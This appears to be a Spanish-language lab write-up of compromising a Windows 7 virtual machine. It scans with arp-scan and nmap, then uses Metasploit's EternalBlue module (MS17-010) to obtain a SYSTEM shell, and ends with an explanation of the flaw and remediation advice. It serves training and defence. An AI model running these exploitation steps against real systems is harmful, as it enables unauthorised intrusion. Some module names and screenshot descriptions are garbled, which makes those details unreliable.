

► Writeup: [Windows_7]


🔗 Metadatos Detalle

| | |
|-------------------|--|
| Autor | Yani Giatas |
| Fecha | 2026-02-04 |
| Máquina | [Windows_7] (IP: 10.127.81.193) |
| S.O. | Windows 7 |
| Dificultad | Medio |
| Técnicas | #EternalBlue #SMB #RCE #ExploitationRemoteServices |

1. 🔎 Reconocimiento (Recon)


Escaneo de Puertos

Se realiza un escaneo de la Red local en busca de posibles ip's.



```
sudo arp-scan -I enp0s3 --localnet
```

Se expone una ip candidata al corresponder a una VM de VirtualBox, cuya MAC de fabricante comienza por **08:00**



The screenshot shows a terminal window titled "Parrot Terminal" with two tabs. The left tab is active and displays the command output:

```
[yani@parrot] -[~/Desktop]
$ sudo arp-scan -I enp0s3 --localnet
[sudo] contraseña para yani:
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:c0:eb:39, IPv4: 10.127.81.19
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.127.81.193  08:00:27:70:9e:84      PCS Systemtechnik GmbH
10.127.81.205  70:cf:49:01:a2:a2      Intel Corporate

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.219 seconds (115.37 hosts/sec). 2 responded
```

The right tab is also titled "Parrot Terminal" and contains a prompt:

```
[yani@parrot] -[~/Desktop]
$
```

Se lanza un ping de la ip obtenida para comprobar mediante el parámetro TTL si corresponde a una máquina Windows.

The screenshot shows a terminal window titled "Parrot Terminal" with two tabs. The left tab displays the output of an ARP scan using the command "arp-scan 1.10.0". The output includes information about the interface (enp0s3), MAC addresses, and vendor names (PCS Systemtechnik GmbH and Intel Corporate). It also shows the number of packets received and dropped by the kernel, and the time taken to scan 256 hosts. The right tab shows the results of a ping test to the IP 10.127.81.193, displaying three successful responses with TTL values of 128 ms and round-trip times of 7.84 ms and 36.7 ms. Below the ping results, the terminal shows the ping statistics for the target host.

```
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:c0:eb:39, IPv4: 10.127.81.19
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.127.81.193  08:00:27:70:9e:84      PCS Systemtechnik GmbH
10.127.81.205  70:cf:49:01:a2:a2      Intel Corporate

Fuzzing files
2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.219 seconds (115.37 hosts/sec). 2 responded

[yani@parrot] -[~/Desktop]
└─ $ ping -c 2 10.127.81.193
PING 10.127.81.193 (10.127.81.193) 56(84) bytes of data.
64 bytes from 10.127.81.193: icmp_seq=1 ttl=128 time=7.84 ms
64 bytes from 10.127.81.193: icmp_seq=2 ttl=128 time=36.7 ms

--- 10.127.81.193 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 7.840/22.271/36.702/14.431 ms

[yani@parrot] -[~/Desktop]
└─ $
```


A juzgar por la TTL obtenida **128** la ip corresponde a una máquina Windows. Por lo que se deduce que la ip **10.127.81.193** es de la máquina objetivo.

A continuación se lanza el escaneo avanzado de puertos.

```
nmap -sV -sC -sS -T5 -n -vvv -Pn -oN escaneo.txt 10.127.81.193
```

2. 🕵️ Enumeración

Protocolo **SMB** corriendo por el puerto **445**.



```
Nmap scan report for 10.127.81.193
Host is up, received arp-response (0.0085s latency).
Scanned at 2026-02-04 11:55:22 CET for 204s
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack ttl 128 Windows 7 Ultimate 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
5000/tcp   open  upnp?        syn-ack ttl 128
MAC Address: 08:00:27:70:9E:84 (Oracle VirtualBox virtual NIC)
Service Info: Host: MARIO-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

3. ⚡ Explotación (User Flag)

Análisis de la Vulnerabilidad

Identifiqué el puerto **445** donde corría un servicio de protocolo **SMB** que presenta una vulnerabilidad según el comando de escaneo de este puerto en concreto.

```
sudo nmap -p445 -sS --script=vuln -vvv -Pn 10.127.81.193
```

La vulnerabilidad que se detecta es la siguiente, conocida como *EternalBlue*:

- CVE: **CVE-2017-0143**

Parrot Terminal

Host is up, received arp-response (0.011s latency).
Scanned at 2026-02-04 17:59:19 CET for 5s

| PORT | STATE | SERVICE | REASON |
|---------|-------|--------------|-----------------|
| 445/tcp | open | microsoft-ds | syn-ack ttl 128 |

MAC Address: 08:00:27:70:9E:84 (Oracle VirtualBox virtual NIC)

Host script results:

```
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).
|
| Disclosure date: 2017-03-14
```

Ejecución del Exploit

Lancé por consola **metasploit**:

Parrot Terminal

Metasploit Documentation: <https://docs.metasploit.com/>

```
[msf] (Jobs:0 Agents:0) >> search CVE-2017-0143
```

Matching Modules

```
#      Name                               Disclosure Date  Rank    Che
#      Description
-      ----
--      -----
0      exploit/windows/smb/ms17_010_eternalblue      2017-03-14  average  Yes
          MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
```

| # | Name | Disclosure Date | Rank | Che |
|---|--|-----------------|---------|-----|
| 0 | exploit/windows/smb/ms17_010_eternalblue MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption | 2017-03-14 | average | Yes |
| 1 | _ target: Automatic Target | . | . | . |
| 2 | _ target: Windows 7 | . | . | . |
| 3 | _ target: Windows Embedded Standard 7 | . | . | . |
| . | | | | |

```
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms17_010_etalblue) >> run
```

Abro una sesión con **Meterpreter** para conseguir un control total sobre la máquina. Allana el camino para la postexplotación de procesos en la máquina vulnerada.

La sesión de **Meterpreter** es con privilegios de administrador.

The screenshot shows a terminal window titled "Parrot Terminal" with three tabs. The active tab displays the following command-line session:

```
(Meterpreter 2) (C:\Windows\system32) > sysinfo
Computer       : MARIO-PC
OS             : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
SystemLanguage : en_US
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter    : x64/windows
(Meterpreter 2) (C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2) (C:\Windows\system32) > shell
Process 1568 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

The output shows the system is running Windows 7 SP1, the user has administrative privileges (NT AUTHORITY\SYSTEM), and a shell has been successfully spawned with root access.

4. 🚀 Escalada de Privilegios (Root Flag)

Enumeración Interna

Acceso al sistema con privilegios de Administrador.

Dentro de la sesión de **Meterpreter** ejecuto `sysinfo` y `getuid`

Explotación

Abro una shell en la sesión de **Meterpreter** mediante `shell`

🏆 Root Flag: `whoami -> nt Authority\System`

5. El Rincón del Desarrollador

El Código Vulnerable

- **Componente Afectado:** El controlador del Kernel de Windows llamado `srv.sys` (SMB Server Driver).
- **El Fallo de Código:** Es un error lógico en cómo el protocolo SMBv1 maneja paquetes específicamente manipulados.
- **La Causa Técnica:** El fallo se produce al procesar paquetes con atributos extendidos de archivo (FEA - File Extended Attributes). El servidor no valida correctamente el tamaño de estos atributos, lo que provoca un Buffer Overflow (desbordamiento de búfer) en el "Non-Paged Pool" (memoria del kernel).
- **Consecuencia:** Al desbordar la memoria del kernel, el atacante puede sobrescribir punteros y ejecutar su propio código con los privilegios más altos posibles (SYSTEM), ya que `srv.sys` corre en el núcleo del sistema operativo.
- **Impacto al comprometer el sistema:** Al ser una vulnerabilidad de Kernel, si el exploit falla (si sale mal), suele provocar un BSOD (Pantallazo Azul) y reiniciar el servidor. Esto es crítico en entornos de producción.

Solución Propuesta (Remediation)

- **Medidas de Corrección (Mitigación):**

A. La Solución Definitiva (Patching): Aplicar el boletín de seguridad de Microsoft **MS17-010**.

- **Acción:** Instalar las actualizaciones de seguridad acumulativas (KB) correspondientes a la versión de Windows afectada. Microsoft lanzó parches incluso para sistemas fuera de soporte (como XP) debido a la gravedad de este fallo.

B. La Solución de Hardening (Deshabilitar SMBv1): El protocolo SMBv1 es obsoleto (tiene más de 30 años) y muy inseguro. Debe eliminarse.

- **Comando (PowerShell):** `Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol`
- **Acción:** Forzar el uso de SMBv2 o SMBv3.

C. La Solución de Red (Firewall): El puerto 445 nunca debería estar expuesto directamente a Internet.

- **Acción:** Configurar el firewall perimetral y el firewall de Windows para bloquear el tráfico entrante al puerto 445 desde IPs no confiables.

6. Referencias y Herramientas

- **Vulnerabilidad (CVE):** [CVE-2017-0143 \(NIST Database\)](#)
- **Boletín del Fabricante (Patch):** [Microsoft Security Bulletin MS17-010](#)
- **Herramientas utilizadas:**

- [Nmap Security Scanner](#) (Script: `smb-vuln-ms17-010`)
 - [Metasploit Framework](#)
 - **Módulo Exploit:** `exploit/windows/smb/ms17_010_永恒之蓝`
-

Writeup elaborado por Yani Giatas. Si te ha servido, conecta conmigo en LinkedIn: <https://www.linkedin.com/in/yani-gm/>